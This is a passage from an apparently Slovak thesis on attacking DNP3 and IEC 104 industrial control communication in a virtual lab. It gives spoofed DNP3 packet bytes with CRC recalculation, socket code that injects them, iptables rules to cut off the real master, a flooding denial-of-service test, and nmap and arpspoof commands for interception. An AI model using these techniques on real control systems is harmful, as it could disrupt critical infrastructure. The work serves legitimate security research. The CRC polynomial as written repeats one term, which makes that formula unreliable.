nastavené niektoré východzie hodnoty, ktoré sú prispôsobené na účely tejto práce. Je ich možné meniť podľa potreby prepínačmi, kde o spracovanie sa stará metóda ArcParse. Na výber sú tri prepínače a je možné si ich zobraziť príkazom *python DNP3.py -h*.

- *-a* určuje IP adresu kam sa pošle daná správa,
- *-p* určuje cieľový port,
- *-t* kde sa vyberie typ prepočítanej DNP3 správy.

Prednastavené sú *-a* ako 192.168.160.129 a *-p* na 20000. Typ útoku *-t* je nastavený

na 0, čo spôsobí výpis všetkých možností po spustení skriptu a následne očakáva užívateľský vstup z klávesnice pre voľbu. Pokiaľ je tento parameter nastavený pri spustení, tak výpis aj žiadosť o užívateľský vstup sú vynechané. Na výber je celkovo 12 predpočítaných DNP3 správ a posledná 13. možnosť posiela neustále žiadosť o zápis dát:

- reset linky,
- nesprávny CRC súčet v hlavičke,
- nesprávna dĺžka v hlavičke,
- vyčítanie všetkých dát z Outstation,
- zakázanie nevyžiadaných správ,
- povolenie nevyžiadaných správ,
- kód funkcie na reštart zariadenia,
- zápis dát do Outstation,
- kód funkcie na zastavenie aplikácie,
- kód funkcie na warm reštart zariadenia,
- inicializácia dát,
- vymazanie súboru,
- zahltenie správou so žiadosťou o zápis.

Uvediem príklad vytvorenia paketu na zakázanie nevyžiadaných správ. Nasledujúci výpis rozdeľuje správu do dvoch riadkov z dôvodu estetického oddelenia DNP3 hlavičky a DNP3 dátovej časti. Ide o zápis vo formáte escaped hex. Prvý z výpisu je nezmenený pôvodný obsah DNP3 správy na povolenie nevyžiadaných správ zachytený útočníkom. Druhý je vyfabrikovaný zmenenou v kóde funkcie a dopočítaním CRC sumy.

```
dnp3payload = "\x05\x64\x11\xc4\x0a\x00\x01\x00\x06\x15\" \
       "xc4\xc3\x14\x3c\x02\x06\x3c\x03\x06\x3c\x04\x06\xfd\xc9"
dnp3payload = "\x05\x64\x11\xc4\x0a\x00\x01\x00\x06\x15" \
       "\xc4\xc3\x15\x3c\x02\x06\x3c\x03\x06\x3c\x04\x06\x9f\x0a"
```

Červene vyznačené pole značí kód funkcie a oranžová značí CRC sumu pre dátovú časť. Tieto 2 polia bolo nutné zmeniť. Z tabuľky 1.2 zistíme, že kód funkcie na zakázanie je $(0x15)_{16}$, čo je o jedno vyššie ako pôvodne zachytený paket so žiadosťou o povolenie s kódom funkcie $(0x14)_{16}$. Zmení sa hodnota v kódu funkcie, ale je nutné ešte prepočítať kontrolnú sumu CRC na konci dátovej časti zvýraznenej oranžovo. Na to som využil knižnicu *crcmod.predefined*, tá obsahuje mimo iných pozná aj deliaci polynóm pre DNP3 $(x^{16} + x^{13} + x^{12} + x^{11} + x^{10} + x^8 + x^8 + x^5 + x^2 + 1)$. V skripte *crcmodDNP3.py* sa na vstup funkcie *crcDNP(data)* pošle nami zmenená dátová časť bez koncovej CRC sumy.

```
data = "\xc4\xc3\x15\x3c\x02\x06\x3c\x03\x06\x3c\x04\x06"
crcdec = crcDNP(data)
```

Kde ako výsledok na vstupu vráti decimálne číslo (zvyšok po delení). Toto číslo je následne prevedené do hexadecimálneho tvaru a ako výstup do konzoly vráti novú správnu CRC sumu pre dátovú časť.

```
\x9f\x0a
```

Rovnako by sa postupovalo aj v prípade, že by sa jednalo o zmenu v DNP3 hlavičke. Táto vrátená nová suma sa ručne vloží miesto pôvodnej CRC sumy. Tieto pakety sa dajú podvrhnúť outstation aj bez nutnosti odpojenia mastra. Podvrhnuté nové spojenie zavrie to pôvodné a zašle sa DNP3 správa, ktorú skript podvrhne. Následne sa master pokúsi opäť vytvoriť spojenie s outstation. Príkladom je poslanie vyššie vytvorenej správy s kódom funkcie na zakázanie nevyžiadaných správ pre všetky dátové triedy. Ak sa spustí skript s príslušným typom *python DNP3.py -a 192.168.160.129 -p 20000 -t 6*, tak sa pripojí na outstation stanicu. Tá spojenie s pôvodným mastrom zavrie a ponechá otvorené s podvrhnutým mastrom. Ten pošle predpočítanú správu s obsahom kódu funkcie pre zakázanie nevyžiadaných správ a následným potvrdením. Pôvodný master sa opäť pokúsi spojenie obnoviť, takže spojenie s podvrhnutým mastrom sa zavrie. Avšak zmena nastavenia ostane. Teraz pri zmene vstupov/výstupov na strane outstation už neposiela ihneď nevyžiadanú správu s obsahom zmenených dát na mastra, ako tomu bolo pred podvrhnutím správy. Master sa zmenu dozvie až pri pravidelnom pollingu. Pri pohľade na zachytené dáta v programe Wireshark, je možné vidieť základné informácie o štruktúre dátových objektov z odpovede od outstation, ako ukazuje obrázok 2.9 .

```
Application Layer: (FIR, FIN, Sequence 5, Response)
 Application Control: 0xc5, First, Final(FIR, FIN, Sequence 5)
 Function Code: Response (0x81)
 Internal Indications: 0x0000
 RESPONSE Data Objects
  Object(s): Binary Input With Status (Obj:01, Var:02) (0x0102), 10 points
  Object(s): Double-bit Input With Status (Obj:03, Var:02) (0x0302), 10 points
  Object(s): 32-Bit Binary Counter (Obj:20, Var:01) (0x1401), 10 points
  Object(s): 32-Bit Frozen Binary Counter (Obj:21, Var:01) (0x1501), 10 points
  Object(s): 32-Bit Floating Point Input (Obj:30, Var:05) (0x1e05), 1 point
  Object(s): 32-Bit Analog Input (Obj:30, Var:01) (0x1e01), 9 points
  Object(s): Binary Output Status (Obj:10, Var:02) (0x0a02), 10 points
  Object(s): 32-Bit Analog Output Status (Obj:40, Var:01) (0x2801), 10 points
  Object(s): Unknown Object\Variation (0x3204), 10 points
```

Obr. 2.9: Štruktúra dátových objektov v DNP3 Outstation odpovedi.

V nasledujúcej časti bude vytvorená DNP3 správa na zápis dát v outstation stanici. Hlavičku DNP3 je možné použiť opäť rovnakú z pôvodne zachytenej komunikácie:

```
\x05\x64\x11\xc4\x0a\x00\x01\x00\x06\x15
```


Bude ale nutné neskôr zmeniť modro zvýraznenú dĺžku správy podľa dĺžky celej správy. Prepočítať bude potrebné aj CRC sumu hlavičky. Následne sa vytvorí dátová časť správy s požiadavkom na zápis dát. Využijeme opäť obrázok 1.5 . Prvé pole dátovej časti je tzv. pseudo-transportná vrstva a bude mať príznak $(0xC1)_{16}$ a druhé pole tzv. aplikačná vrstva tiež $(0xC1)_{16}$. $(C)_{16}$ pre pseudo-transportnú vrstvu značí príznak, že sa jedná o prvú a zároveň poslednú správu, čiže nie je fragmentovaný a $(1)_{16}$ značí sekvenčné číslo správy. $(C)_{16}$ pre aplikačnú vrstvu značí príznak, že sa jedná o prvú a zároveň poslednú správu a zároveň, že sa nejedná o potvrdenia ani o nevyžiadanú správu. Príznak $(1)_{16}$ značí opäť sekvenčné číslo správy. Tretie pole je kód funkcie. Kód funkcie na zápis dát $(0x02)_{16}$ je z tabuľky 1.2, kde sú vypísané niektoré vybrané kódy pre DNP3. Vyberie sa premenná kam sa majú dáta zapísať a to *Binary Input With Status* zvýraznený v rámčeku na obrázku 2.9 . Dôležité je vedieť objekt $(0x01)_{16}$ a kvalifikátor premennej $(0x02)_{16}$. Následne sa zvolí index pre štart a stop v poli tejto premennej. Z výpisu vidno, že toto pole má desať hodnôt pre tento objekt (naznačené 10 points). Zvolí sa napríklad posledný index $(0x0A)_{16}$ ako pre začiatok, tak pre koniec a zvolí sa hodnota, napríklad $(0xFF)_{16}$. Dopočíta sa podľa predchádzajúceho postupu CRC suma pre vytvorenú dátovú časť, v tomto prípade to bude $(0x13D4)_{16}$. Výsledná správa má dĺžku 14 bajtov a nie 11, ako je v hlavičke uvedené. Upraví sa dĺžka na správnych 14 bajtov vyznačených modro a prepočíta sa CRC suma pre hlavičku. Výsledkom je:

```
\x05\x64\x0e\xc4\x0a\x00\x01\x00\x25\x29
\xc1\xc1\x02\x01\x02\x00\x0a\x0a\xff\x13\xd4
```


Vyvolaním skriptu s príslušným prepínačom sa správa odošle, v tomto prípade *python DNP3.py -t 8*. O vytvorenie TCP spojenia sa stará knižnica Socket. V nasledujúcom výpise je ukážka časti kódu skriptu, ktorá sa využíva táto knižnica.

```
dnp3craft = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
dnp3craft.connect((IP_Address, DestPort))
dnp3craft.send(dnp3payload)
```

Výsledný paket, ktorý poslal skript je znázornený na obrázku 2.10 . V žltom rámiku je znázornený kód funkcie, fialový rámik znázorňuje vybraný objekt a červený ukazuje požadovanú zmenu hodnôt. Výsledný paket sa snaží o zápis do dátových objektov outstation stanice. Outstation po prijatí správy overí správne kontrolné sumy, dĺžku, ale nie to, kto daný paket poslal. Nezaoberá sa ani zmenou IP adresy DNP3 Mastra z pôvodnej 192.168.160.128 na 192.168.160.30 a snaží sa vykonať požadovanú funkciu. Avšak v odpovedi prišla správa, že daná funkcia nie je implementovaná ako ukazuje obrázok 2.11 . Ďalej sa práca bude venovať vynútenému



Obr. 2.10: Výsledný podvrhnutý paket poslaný skriptom so žiadosťou o zápis.




Obr. 2.11: Odpoveď DNP3 Outstation stanice na falošnú žiadosť o zápis.

zakázaniu komunikácie smerom z Mastra a o jeho ilustračné nahradenie. Keďže celá komunikácia medzi DNP3 stanicami master a outstation smeruje cez Kali, je možné túto komunikáciu nielen odpočúvať, ale aj zablokovať. To je možné napríklad vytvorením firewallového pravidla *iptables -I FORWARD -s 192.168.160.128 -j DROP*. Toto spôsobí, že dotazy z pôvodnej master stanice sa nedostanú na outstation. Pre overenie blokovania si je možné zobraziť výpis pravidiel pomocou príkazu *iptables -L -v*.

```
Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target   prot opt in    out    source          destination
41   2696  DROP     all  --  any   any    192.168.160.128    anywhere
```

Výpis ukazuje iba pravidlá *FORWARD*, kde červeno zvýraznená hodnota značí po-

čet paketov, ktoré dané pravidlo zablokovalo. Použitím vyššie spomenutého nástroja je možné napríklad zažiadať outstation o zaslanie všetkých aktuálnych dát. Pri poslaní tejto žiadosti sa nadviaže TCP spojenie z Kali stanice (192.168.160.30) na Outstation. Keďže pôvodný master je blokovaný, nedôjde k resetu spojenia, ktorý by vyčítanie dát prerušil. Skript prehrá pôvodne zachytenú správu od DNP3 mastra s touto žiadosťou a zachytí poslanú odpoveď s dátami od outstaion. DNP3 sa predpokladá, že všetky správy sú validné a nezaoberá sa zavretím TCP spojenia s pôvodným mastrom a nahradením iným. Skript, ako ukazuje obrázok 2.12, zobrazí výsledne prijaté dáta ako sériu hexadecimálnych hodnôt. Následným vymazaním



Obr. 2.12: Výpis zo skriptu pri vyčítaní všetkých dátových tried DNP3 Outstation.

vytvoreného pravidla sa na firewalle príkazmi *iptables -F* a *iptables -X* opäť povolí pôvodnému mastrovi komunikovať. Na obrázku 2.13 je zachytená komunikácia s podvrhnutým mastrom (zvýraznené červeným rámikom) a pod ním je opäť pôvodný master. Je vidieť, že priebeh je úplne rovnaký, či s podvrhnutým Mastrom, alebo pôvodným. Možnosti testovania vplyvu na systém a správanie boli v tomto

No.	Time	Source	Destination	Protocol	Length	Info
39159	72986	192.168.160.30	192.168.160.129	DNP 3.0	93	Read, Class 0123
39161	72986	192.168.160.129	192.168.160.30	DNP 3.0	83	Unsolicited Response
39163	72986	192.168.160.30	192.168.160.129	DNP 3.0	81	Confirm
39164	72986	192.168.160.129	192.168.160.30	DNP 3.0	358	from 10 to 1, len=255, Unconfirmed User Data
39166	72986	192.168.160.129	192.168.160.30	DNP 3.0	252	Response[Malformed Packet]
39411	73070	192.168.160.128	192.168.160.129	DNP 3.0	93	Read, Class 0123
39423	73070	192.168.160.129	192.168.160.128	DNP 3.0	83	Unsolicited Response
39425	73070	192.168.160.128	192.168.160.129	DNP 3.0	81	Confirm
39448	73070	192.168.160.129	192.168.160.128	DNP 3.0	358	from 10 to 1, len=255, Unconfirmed User Data
39456	73070	192.168.160.129	192.168.160.128	DNP 3.0	252	Response[Malformed Packet]


Obr. 2.13: Nahradenie DNP3 Master stanice a jej opätovné povolenie.

prípade značne limitované z dôvodu, že OpenDNP3 neimplementovala viacero bežne využívaných funkcií ako napríklad na zápis dát, reštart zariadenia, zápis do vnútorných indikátorov a pod. Takže v odpovedi od outstation zariadenia bola stále správa o tom, že daná funkcia nie je implementovaná.


Posledným typom útoku bol typu DoS (z angl. *Dential of Service*) preťaženie služby zahltením. Na to slúži posledná 13. možnosť v skripte *DNP3.py*, tá neustále posiela žiadosť o zápis dát, až pokiaľ útočník neukončí proces stlačením kláves *CRCL+C*. Pomocou ssh pripojenia na outstation a spusteného *htop* programu sa sledovala jeho vyťaženosť jednotlivými procesmi. Počas simulácie útoku sa master neustále snažil nadviazať spojenie s Outstation, avšak spojenie stále resetoval skript a vnútil požiadavku na zápis dát. Aj po dlhšom čase aplikácia outstation stále bežala bez problémov a služba bola dostupná. Avšak pri pokuse o pravidelný polling dát od pôvodného mastra nastal problém, keď nedostal požadovanú odpoveď od outstation, pretože už spojenie bolo opäť resetované skriptom. V aplikácii Mastra bol nasledujúci výpis po pokuse o vyčítanie dát.

```
ms(1557783053808) WARN  master - Timeout waiting for response
```


Pred samotným testom a počas neho bolo nameraných 100 hodnôt času odozvy na ICMP protokol pomocou programu *ping*. Meranie bolo vykonávané na Kali Linux stanici. Pred aj po teste boli spustené dva terminály s príkazom *ping 192.168.160.128 -c 100* a *ping 192.168.160.129 -c 100*. Výsledky sú spracované v nasledujúcich grafoch, kde obrázky 2.14 a 2.16 znázorňujú dobu odozvy na jednotlivo posielané pakety pred spustením záťažového testu, ktorého cieľom bolo trvalo, prípadne dočasne vyradiť DNP3 outstation stanicu. Obrázky 2.15 a 2.17 znázorňujú dobu odozvy pri spustenom teste, kde je viditeľný nárast priemernej odozvy a jej variability (jitter).




Obr. 2.14: Graf odozvy Outstation stanice na ICMP pred testom.



Obr. 2.15: Graf odozvy Outstation stanice na ICMP počas testu.




Obr. 2.16: Graf odozvy Master stanice na ICMP pred testom.



Obr. 2.17: Graf odozvy Master stanice na ICMP počas testu.


Vplyv na mastra nebol zas tak zásadný z hľadiska vyťaženia, ako v prípade outstation stanice. Výpis zaťaženia pomocou programu *htop* na outstation stanici

je vidno na obrázku 2.18 . Nejedná sa o útok hrubou silou v zmysle zahltenia ne-



Obr. 2.18: Výpis *htop* programu na Outstation počas testu.

zmyselným zaťažením požiadavkami, ale v tomto prípade ide o zahltenie konkrétnej aplikácie. Kde ako vidno na obrázku 2.19, pre plné vyťaženie postačilo približne 350 paketov za sekundu o malej veľkosti dátového toku približne 24 kB/s v smere RX a 270 paketov odchodzích s dátovým tokom okolo 20 kB/s v smere TX, ako ukazuje výpis programu *bmon*.



Obr. 2.19: Výpis *bmon* programu na Outstation počas testu.

2.4.2 Priebeh testovania IEC 104

Teoretické útoky predpokladajú schopnosť odpočúvať prevádzku po sieti.

Vytvorenie komunikácie IEC 104

Na simuláciu komunikácie IEC 104 bola použitá verejná knižnica lib60870, ktorá umožňuje základné funkcie protokolu IEC 104 a jej upravené súčasti poskytnuté v spolupráci s [13]) . Kde sa nachádzajú upravené príkladové použitia IEC 104. Na to slúžia programy cs104_server a cs104_client. Program cs104_client má funkciu nadradenej stanice a riadi celý priebeh komunikácie. Program cs104_server má funkciu podriadenej stanice, prijíma príkazy a dotazy a odosiela odpovede. Tieto aplikácie boli zmenené a prekompilované kvôli zmene IP adries na použitie do testovacieho prostredia tejto práce. Virtualizované prostredie sa riadi zapojením podľa obrázka 2.2 , kde na serverovej stanici je spustený program cs104_server a na klientskej stanici program cs104_client. Jediná zmena je v použitej IP adrese pre stanicu klienta, kde miesto 192.168.160.129 je použitá IP adresa 192.168.160.133. Program

cs104_client má definovaných viac serverov, na ktoré sa cyklicky pripája, takže sa dookola pripojí na jeden z troch serverov, ktoré má definované v poli, pošle dáta a príkazy a odpojí sa s tým, že sa pripája na ďalší. Práca ďalej bude používať notáciu klient pre označenie stanice, kde je spustená aplikácia cs104_client a notáciu server pre označenie stanice, kde je spustená aplikácia cs104_server.

Analýza prostredia z pohľadu útočníka

Ako útočník s vhodným prístupom ku kritickej infraštruktúre spustí port scanning na port 2404, čo je štandardným portom pre IEC 104 protokol. Výstup príkazu *nmap -sF 192.168.160.0/24 -p 2404* je v nasledujúcej ukážke.

```
Nmap scan report for 192.168.160.128
Host is up (0.00012s latency).
PORT    STATE        SERVICE
2404/tcp open|filtered iec-104
MAC Address: 00:0C:29:24:9F:D3 (VMware)

Nmap scan report for 192.168.160.133
Host is up (0.00061s latency).
PORT    STATE SERVICE
2404/tcp closed iec-104
MAC Address: 00:0C:29:D2:81:4E (VMware)
```

Z otvoreného portu 2404 na stanici 192.168.160.128 sa dá predpokladať, že pôjde o komunikáciu IEC 104 ako naznačuje aj *nmap*. Opäť sa v Kali Linuxe umožní IP forwarding *sysctl -w net.ipv4.ip_forward=1* a nastaví pravidlo na firewalle sa nastaví príkazom *iptables -i eth0 -I FORWARD -j ACCEPT*. Použitá už spomenutou technikou ARP poisonning sa zmenia ARP tabuľky komunikujúcim zariadeniam pomocou príkazu *arpspoof*. V prípade testovacieho prostredia sa bude jednať o príkazy:

```
arpspoof -i eth0 -t 192.168.160.128 192.168.160.133
arpspoof -i eth0 -t 192.168.160.133 192.168.160.128
```

